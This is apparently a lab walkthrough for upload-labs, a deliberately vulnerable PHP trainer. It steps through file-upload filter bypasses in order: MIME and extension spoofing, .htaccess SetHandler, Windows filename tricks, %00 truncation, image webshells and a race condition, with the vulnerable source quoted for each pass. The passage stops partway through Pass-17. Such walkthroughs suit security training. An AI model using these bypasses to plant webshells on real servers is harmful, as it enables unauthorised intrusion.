upload-labs Walkthrough Notes
This article only records pass techniques and file upload methods. The detailed process and related basic concepts are not described in depth.
Environment: upload-labs. It is recommended to use the integrated environment package or Docker. If you build it manually, some passes may not be completable.
Integrated environment download, one-click startup:
https://github.com/c0ny1/upload-labs/releases/tag/0.1
Pass-01 JS Bypass
Source code:
function checkFile() {
    var file = document.getElementsByName('upload_file')[0].value;
    if (file == null || file == "") {
        alert("Please select the file to upload!");
        return false;
    }
    // Define allowed upload file types
    var allow_ext = ".jpg|.png|.gif";
    // Extract the uploaded file type
    var ext_name = file.substring(file.lastIndexOf("."));
    // Determine whether the uploaded file type is allowed
    if (allow_ext.indexOf(ext_name + "|") == -1) {
        var errMsg = "This file is not allowed. Please upload a file of type " + allow_ext + ". Current file type: " + ext_name;
        alert(errMsg);
        return false;
    }
Enable the proxy and capture packets. Validation happens before any traffic is generated, indicating frontend JS validation.
Use Burp to capture the packet and modify the restriction, or use F12 to delete the JS restriction-related code directly.
Idea: change the webshell suffix to an allowed .jpg, upload it, intercept it with the proxy, change .jpg to .php, then send the modified packet. The webshell uploads successfully.
Pass-02 File Type Bypass
Source code:
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name']
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = 'Upload error!';
            }
        } else {
            $msg = 'Incorrect file type. Please upload again!';
        }
    } else {
        $msg = UPLOAD_PATH.' directory does not exist. Please create it manually!';
    }
}

This pass restricts file type, but Burp can still be used to intercept and modify the packet.
Idea: upload the webshell directly, intercept with Burp, change the file type to the allowed image/jpeg, then disable interception and send the modified packet. The upload succeeds.

Pass-03 Bypass with Other Parsable Types
Source code:
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);// Delete trailing dots from the filename
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // Convert to lowercase
        $file_ext = str_ireplace('::$DATA', '', $file_ext);// Remove the string ::$DATA
        $file_ext = trim($file_ext); // Trim leading/trailing whitespace

        if(!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                 $is_upload = true;
            } else {
                $msg = 'Upload error!';
            }
        } else {
            $msg = 'Uploading files with .asp, .aspx, .php, or .jsp suffixes is not allowed!';
        }
    } else {
        $msg = UPLOAD_PATH . ' directory does not exist. Please create it manually!';
    }
}
This pass uses a blacklist for file suffixes.
Uploading .asp .aspx .php .jsp is not allowedIdea: a scanner shows the server is Apache, so we can use Apache's parsing order. Apache parses file suffixes from right to left. If the rightmost extension is not recognized, it continues left until it reaches a parsable suffix. Therefore, if the uploaded filename is similar to 1.php.xxxx, the xxxx suffix cannot be parsed, so Apache parses php to the left.
First change the file suffix to .php3 and upload successfully. The file path is wrong, though. Packet capture shows that the filename prefix is changed to a random value after upload, so use Repeater on the sent packet to obtain the random filename after upload.
Pass-04 .htaccess File Bypass
# Partial source code
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".ini");
Bypass by uploading a .htaccess file: almost every suffix is filtered except .htaccess.
Generate a .htaccess file from the command line:
rename .htaccessFile content:
SetHandler application/x-httpd-phpUpload this .htaccess file first. Its effect is that all subsequent files will be parsed as PHP. Then upload an image webshell file, made with Kali; the process is not repeated here. It uploads and parses successfully.
Pass-05 Case Bypass
# Partial source code
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini")
Case bypass: this pass still has a strong blacklist and restricts uploading .htaccess. Directly bypass with mixed-case suffixes such as 1.phP; use Burp to view the uploaded file's directory and name.
Pass-06 Space Bypass
Case bypass fails in this pass; the file is not allowed to upload. View the source code:
# Partial source code
$deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);// Delete trailing dots from the filename
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); // Convert to lowercase
        $file_ext = str_ireplace('::$DATA', '', $file_ext);// Remove the string ::$DATA
It still has a strong blacklist and lowercases the suffix. Use a Windows filename characteristic: add a space at the end of the filename and write it as 3.php . After upload, the trailing space in the filename saved on Windows is removed, so the actual saved filename is 3.php. 
Success.
Pass-07 Dot Bypass

This pass is similar to Pass-06. Use a dot bypass directly.
Pass-08 ::$DATA Bypass
Bypass using the Windows file stream feature. Change the filename to 3.php::$DATA; after upload succeeds, the saved filename is actually 3.php.
Pass-09 Dot + Space + Dot Bypass
The principle is the same as Pass-06. Add dot + space + dot after the uploaded filename, changing it to 3.php. .
Pass-10 Double-Writing Bypass
Bypass by double-writing the filename. Change the filename to 3.pphphp.
Pass-11 File Path %00 Truncation
The technique for this pass is 00 truncation. For related concepts, refer to CSDN or other materials; this section only introduces the idea. View the source code:
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = 'Upload error!';
        }
    } else{
        $msg = "Only .jpg|.png|.gif file types are allowed!";
    }
}
This pass uses whitelist checking, but $img_path is directly concatenated, so %00 truncation can be used to bypass it.
$img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;This pass is successfully bypassed with %00 truncation. If the following conditions are not met, the bypass may fail:
php version below 5.3.4, and php magic_quotes_gpc is OFF
As shown above, first change the uploaded filename to 3.jpg. After Burp intercepts it, change save_path to …/upload/11.php%00. The final saved file is 3.php. Use AntSword to connect, and the test succeeds. 
Pass-12 File Path 0x00 Truncation
Source code:
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "Upload failed";
        }
    } else {
        $msg = "Only .jpg|.png|.gif file types are allowed!";
    }
}
The save_path parameter is passed by POST. We still use 00 truncation. Because POST does not automatically decode %00 the way GET does, modify it manually. First capture the packet and change the file to 3.php, then select the space. 
Edit the hex value in the extra Inspector module on the right, change it to 00, and then click Apply changes. 
Then send the packet, check the path, and connect with AntSword. 
Pass-13 Image Webshell Bypass
View the source code:
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); // Read only 2 bytes
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "Unknown file. Upload failed!";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "Upload error!";
        }
    }
}
This pass determines the file type by reading the first two bytes of the file, so uploading an image webshell directly works.
Use Kali to create an image webshell:
cat 3.php >>3.jpgAfter upload, use file inclusion to parse the file.
Pass-14 Image Webshell with getimagesize()
Viewing the source code shows that this pass uses the getimagesize function to determine file type. An image webshell can also be used.
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(stripos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "Unknown file. Upload failed!";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "Upload error!";
        }
    }
}
Pass-15 Image Webshell with exif_imagetype()
Viewing the source code shows that this pass uses the exif_imagetype() function to determine file type. An image webshell can also be used.
function isImage($filename){
    // The php_exif module must be enabled
    $image_type = exif_imagetype($filename);
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "Unknown file. Upload failed!";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "Upload error!";
        }
    }
}
Pass-16 Secondary Rendering Bypass
View the source code:
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "Only .jpg|.png|.gif file types are allowed!";
            unlink($upload_file);
        }
    }else{
        $msg = 'Upload error!';
    }
}
It checks the suffix, content-type, and uses imagecreatefromgif to determine whether the file is a GIF image. Finally, it performs secondary rendering, changing part of the image content.
Breakthrough idea: upload a normally displayed image to the server. Compare the rendered image with the original image, find a data block that remains unchanged, insert the webshell code into that part, and upload it. The concrete implementation requires writing your own Python program. Manually constructing an image webshell that can bypass the rendering function is basically impossible.
Pass-17 Race Condition
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
